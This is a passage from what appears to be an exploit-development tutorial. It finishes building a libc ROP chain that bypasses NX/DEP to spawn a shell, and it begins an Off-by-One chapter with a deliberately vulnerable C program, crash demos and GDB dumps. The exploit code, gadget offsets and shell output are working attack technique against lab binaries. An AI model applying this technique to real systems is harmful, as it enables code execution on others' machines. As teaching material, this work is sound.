GDB gives us many addresses that point all to "0x00" what you can see in *Figure 3.19*. We can simply pick one of these addresses and place it in our exploit, to avoid null bytes in our string.




```
buf += pop_ecx_edx
buf += struct.pack('<I', 0x56555007)
buf += struct.pack('<I', 0x56555007)
buf += syscall
print(buf)
```

Figure 3.20: Null is replaced by a address which points to null

With this fix, we have a null byte free exploit. Now we can test it. Please make sure that ASLR is disabled. Otherwise, you can use "Ropper" to search for "0x00" in "libc" and calculate an address based on "libc". On running the exploit again we will be surprised by a segmentation fault. The exploit has failed again, but why? We have replaced all null bytes with a representational address. We have all the required gadgets. Why did it fail? To find this out, we have to debug this exploit to find out why it fails.


In GDB we set a breakpoint in the function "foo" to jump after execution in our ROP-Chain. We have just to follow the chain until we find the error.



```
EAX: 0x0
EBX: 0x41414141 ('AAAA')
ECX: 0xffffd830 --> 0xb5f7f400
[----------------------------------registe
EAX: 0x0
EBX: 0x41414141 ('AAAA')
ECX: 0xffffd830 --> 0xb5f7f400
EDX: 0xffffd5c1 --> 0xffff00
ESI: 0xffffd600 --> 0x3
EDI: 0xf7fc1000 --> 0x1d9d6c
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd5c4 --> 0x56559000 --> 0x3efc
EIP: 0xffff00c6 --> 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO si
[-------------------------------------code
   0xffff00c0:  add    BYTE PTR [eax],al
   0xffff00c2:  add    BYTE PTR [eax],al
   0xffff00c4:  add    BYTE PTR [eax],al
=> 0xffff00c6:  add    BYTE PTR [eax],al
   0xffff00c8:  add    BYTE PTR [eax],al
```

Figure 3.21: The gadget which add 11 to EAX is not working


In *Figure 3.21* the chain is broken at the point where the register EAX should be set to 11. The must be an error by calculating the correct address of this gadget. A solution for this problem is to brute-force the address until we find the correct address or we search for an alternative gadget. The quicker way is to find an alternate gadget.



```
pentest@pentest:~$ ropper -f /lib32/libc-2.28
.so --search "add eax, 0xb"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: add eax, 0xb

[INFO] File: /lib32/libc-2.28.so
0x0015cea2: add eax, 0xb; pop edi; ret;
0x0015b0c6: add eax, 0xb; ret;
0x00129bc5: add eax, 0xb043b; mov edx, dword
```

Figure 3.22: Search for an alternative with "Ropper"


With the tool "Ropper" we get an alternative to the broken gadget which is circled in red in *Figure 3.22.* This gadget adds 11 to the register EAX but it pops stuff from the stack into the register EDI. What we can do is to push another null to the stack to set this register also to null.



```
add_eax_11 = struct.pack('<I', libc_base_addr + 0x0015cea2)
pop_ebx = struct.pack('<I', libc_base_addr + 0x0001a8b5)
pop_ecx_edx = struct.pack('<I', libc_base_addr + 0x0002ee7b)
syscall = struct.pack('<I', libc_base_addr + 0x0002f275)
binsh = struct.pack('<I', libc_base_addr + 0x0017eaaa)

buf  = 'A' * 76
buf += xor_eax_eax
buf += add_eax_11
buf += struct.pack('<I', 0x56555007)
```

Figure 3.23: Fixed the broken gadget and add another null to the chain


The gadget which sets the value of the register EAX is now replaced with an alternate address. To set the register EDI to a null there is a new packed address added to the chain. The whole correction should fix all errors and the exploit should work now properly.



```
gdb-peda$ r $(python exploit.py)
Starting program: /home/pentest/vuln $(python exploit.py)
process 1512 is executing new program: /usr/bin/dash
$ id
[Attaching after process 1512 fork to child process 1519]
[New inferior 2 (process 1519)]
[Detaching after fork from parent process 1512]
[Inferior 1 (process 1512) detached]
process 1519 is executing new program: /usr/bin/id
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthr
ead_db.so.1".
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),24(c
drom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(
netdev),111(bluetooth)
$ [Inferior 2 (process 1519) exited normally]
Warning: not running
gdb-peda$
```

Figure 3.24: Exploit works in GDB

In *Figure 3.24* we see, the exploit works now properly in the environment of GDB. The result is we got a shell and can now enter some commands. But work this exploit outside of GDB? Short answer, yes it does.



```
pentest@pentest:~$ ./vuln $(python exploit.py)
$ id
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),24(c
drom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(
netdev),111(bluetooth)
$
```

Figure 3.25: Exploit also works outside of GDB

We see also here in *Figure 3.25*, the exploit works outside of GDB, which is great.

3.13 Final thoughts

This chapter was maybe the same to the chapter "Ret2Libc" for you because many steps were very similar. Some details which i don't showed in the second chapter like getting the base address of "libc" i have covered here. Don't worry if you also haven't understand all you can just re-read the chapter.

If this all was easy for you to understand, congratulation! Then you are on the right way or you have it already learned. If not, then I recommend that you should read chapter "Buffer overflow", "Ret2Libc" and this chapter again and try it put in practice and you will understand.

What did we learn in this chapter? We have learned a advanced variant of a classic ret2libc exploit by using gadgets of "libc" and the vulnerable application itself. We learned to defeat a non-executable stack and successfully bypass DEP/NX. We also learned how to build an ROP-Chain which can reproduce the behavior of an shellcode.

Buffer overflow exploitation is a very common attack vector, which allows us to execute some miscellaneous commands or programs. But during the time NX, DEP and ASLR were introduced to prevent this exploitation. In this chapter, we see how easy it is, to build an "execve" call and still bypass NX and DEP to execute miscellaneous commands or programs. An important question is, can ROP bypass also ASLR? Yes, it can but the vulnerable program has to be leak some information like "libc"'s base address or some address of the PLT's in "libc". All of that has to be relative addresses to bypass ASLR. The fact is that ROP still defeats those preventions, not all but most of them.
Another fact about ROP is, this technique is also Turing-complete. Why Turing-complete? Every program-behavior can be created with this.

Chapter 4

Off-by-One

4.1 Introduction

This chapter will describe a bit older technique to control the instruction pointer EIP. I want to reach the beginner which decided to learn how exploit development works. This chapter separates the whole process into small subchapters. Before we start with the first subchapter we have to find out some specific words which I use on this whole chapter.

4.2 Prerequisites

To understand how a Buffer Overflow works is required.

4.3 What is Off-by-One?

Off-by-One has many names likely "1-Byte Buffer overflow" or "Obi-Wan error". This happens when a buffer with a fixed-length gots exceeded by misplaces index. Sometimes many developers forgot to check their conditions correctly and go one iteration too much. Imagine you have a buffer with a size of *n* bytes. And you want to do some stuff with a loop for example copy all items into a new buffer. All works well, but you have made one mistake, the condition of your loop. Instead of looping through index *n-1* you looped until *n*. This causes an error and overwrites some other memory. Off-by-One can also be a vulnerability because an attacker cloud put some malicious input and can change the execution flow of the program. This vulnerability can be stack-based or also be based on the heap.

4.4 What happens on Off-by-One?

Instead of overwriting the instruction pointer, we overwrite one byte of the next memory area location where the saved frame pointer is stored. This is very similar to the classic ”return to shellcode” buffer overflow.




Figure 4.1: Memory on Off-by-One

In *Figure 4.1*, we see, on the left side, the normal buffer without any issues. On the right side, we have an Off-by-One because the saved frame pointer was overwritten by a null byte on the least significant byte (LSB). Well, what is the impact? The impact here is that the EBP now points into the buffer somewhere. When the function is executed and leaves, the stack pointer (ESP) will be moved to the address where the EBP is pointing to. The value at the address where the ESP is pointing to will be popped into the EBP. At the point where the instruction ”ret” is invoked, the value from the EBP will be set as the value for the instruction pointer (EIP).

$$1)EBP = address \in Bufferaddresses$$
$$2)ESP = EBP$$
$$3)ESP \rightarrow' ...AAAA...'$$
$$4)EBP = ESP \rightarrow EBP = 0x41414141$$
$$5)EIP = EBP \rightarrow Control\ over\ EIP$$

This can happen when the program validates the maximal length of the input. In these situations, an Off-by-One vulnerability can be useful.

4.5 Definition of the development environment

Our target machine will be a Ubuntu 12.04 32bit with a bit special compiled program. This program has NX/DEP disabled and ASLR is disabled. As our compiler, we use GCC for compiling the vulnerable program. To debug the application, we use GDB. For better exploit development, we use python that makes the development of this exploit easier.

Ubuntu 12.04 will be used to use an older version of GNU GCC to reproduce a working example because of a fully working stack boundary that gots changed over many versions. The GCC version, which is preferred: *GCC 3.3*.


4.6 The vulnerable program

The vulnerable application will be a simple application that prints out, what we have entered as argument. But we can not write more than 1024 bytes.

```
#include <stdio.h>
#include <string.h>
void func(char *str)
{
  char buf[1024];
  strcpy(buf, str);
  printf("%s\n", buf);
}

int main(int argc, char **argv)
{
  if(strlen(argv[1]) > 1024)
  {
    printf("BOF Attempt\n");
    return -1;
  }

  func(argv[1]);
}
```

4.7 Identify the vulnerability

When the program gets executed, in function "main" the length of the first argument will be checked. If the length is bigger than 1024 bytes the program outputs with "BOF Attempt" and quits. If everything is fine the program calls the function "func" with the first argument as the function parameter. In the function "func" a buffer with a fixed length of 1024 bytes will be created. Then all bytes of the argument will be copied into the new buffer. Finally, it prints out the new buffer.




```
pentest@pentest:~/Documents/off-by-one$ ./vuln test
test
pentest@pentest:~/Documents/off-by-one$ ./vuln $(python -c "print 'A' * 2000")
BOF Attempt
pentest@pentest:~/Documents/off-by-one$ █
```

Figure 4.2: First testings for buffer overflows

We can see (*Figure 4.2*) that the first execution was successful, we entered "test" as a program argument, and it prints the argument. The validation works also well, and we can't crash the program. But where is now exactly the vulnerability? The vulnerability lies in the function "strcpy" this function is basicly looping through the source buffer and places every byte in same position to the destination buffer. At the end a null byte will be appended to terminate the string. And this is the point where we have found the Off-by-One vulnerability.

```
/*
 * Example implementation of the strcpy function
 * Note: The original one is a bit more complex
*/
char* strcpy(char* dst, char*src)
{
    if(src == NULL || dst == NULL)
        return dst;
    while((*dst++ = *src++)){;}
    *dst++ = '\0';
    return dst;
}
```


What happens if the input has exactly 1024 bytes? Well, the function "strcpy" will copy all bytes into the buffer and with the appending a null byte, the saved frame pointer (EBP) will be overwritten with it.



```
pentest@pentest:~/Documents/off-by-one$ ./vuln $(python -c "print 'A' * 1024")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
pentest@pentest:~/Documents/off-by-one$
```

Figure 4.3: Segmentation fault on 1024 bytes

At this point we have to take a look with GDB. The reproduce of the segementiation fault shows that the have successfully compromised the instruction pointer (EIP) with 0x41414141 which is our input.




```
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xbffff208 ('A' <repeats 32 times>)
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow
)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414141
[------------------------------------stack-------------------------------------]
0000| 0xbffff208 ('A' <repeats 32 times>)
0004| 0xbffff20c ('A' <repeats 28 times>)
0008| 0xbffff210 ('A' <repeats 24 times>)
0012| 0xbffff214 ('A' <repeats 20 times>)
0016| 0xbffff218 ('A' <repeats 16 times>)
0020| 0xbffff21c ('A' <repeats 12 times>)
0024| 0xbffff220 ("AAAAAAAA")
0028| 0xbffff224 ("AAAA")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$
```

Figure 4.4: Segmentation fault in GDB, EIP = 0x41414141

At this point we have to figure out on which position in the buffer the EBP is pointing. This can also be made with GDB.

```
0x080483f4 <+0>:     push   ebp
0x080483f5 <+1>:     mov    ebp,esp
0x080483f7 <+3>:     sub    esp,0x408
0x080483fd <+9>:     mov    eax,DWORD PTR [ebp+0x8]
0x08048400 <+12>:    mov    DWORD PTR [esp+0x4],eax
0x08048404 <+16>:    lea    eax,[ebp-0x400]
0x0804840a <+22>:    mov    DWORD PTR [esp],eax
0x0804840d <+25>:    call   0x8048310 <strcpy@plt>
0x08048412 <+30>:    lea    eax,[ebp-0x400]
0x08048418 <+36>:    mov    DWORD PTR [esp+0x4],eax
0x0804841c <+40>:    mov    DWORD PTR [esp],0x8048554
0x08048423 <+47>:    call   0x8048300 <printf@plt>
0x08048428 <+52>:    leave
0x08048429 <+53>:    ret
```


The disassembly of the function "func" has two interesting points that should be viewed. The two points we're interested in are "0x08048428" and "0x08048429". A good choice is to set a breakpoint at address 0x08048428. Here we should see the register values especially the register value of EBP.



```
[----------------------------------registers-----------------------------------]
EAX: 0x401
EBX: 0xb7fc5ff4 --> 0x1a7d7c
ECX: 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0xbffff2a8 --> 0xbffff200 ('A' <repeats 168 times>)
ESP: 0xbfffeea0 --> 0x8048554 --> 0xa7325 ('%s\n')
EIP: 0x8048428 (<func+52>:      leave)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048418 <func+36>: mov    DWORD PTR [esp+0x4],eax
   0x804841c <func+40>: mov    DWORD PTR [esp],0x8048554
   0x8048423 <func+47>: call   0x8048300 <printf@plt>
=> 0x8048428 <func+52>: leave
   0x8048429 <func+53>: ret
   0x804842a <main>:    push   ebp
```

Figure 4.5: Corrupted EBP value

Figure 4.5 shows the register values when we reached the breakpoint. We clearly see the register value of EBP is overwritten by a null byte on the next instruction. This sets the original address "0xbffff2a8" to "0xbffff200" which is a location inside the buffer. Now looking for the register value if we go one single step.




```
[----------------------------------registers-----------------------------------]
EAX: 0x401
EBX: 0xb7fc5ff4 --> 0x1a7d7c
ECX: 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0xbffff200 ('A' <repeats 168 times>)
ESP: 0xbffff2ac --> 0x804846c (<main+66>:       mov    eax,DWORD PTR [ebp-0x4])
EIP: 0x8048429 (<func+53>:      ret)
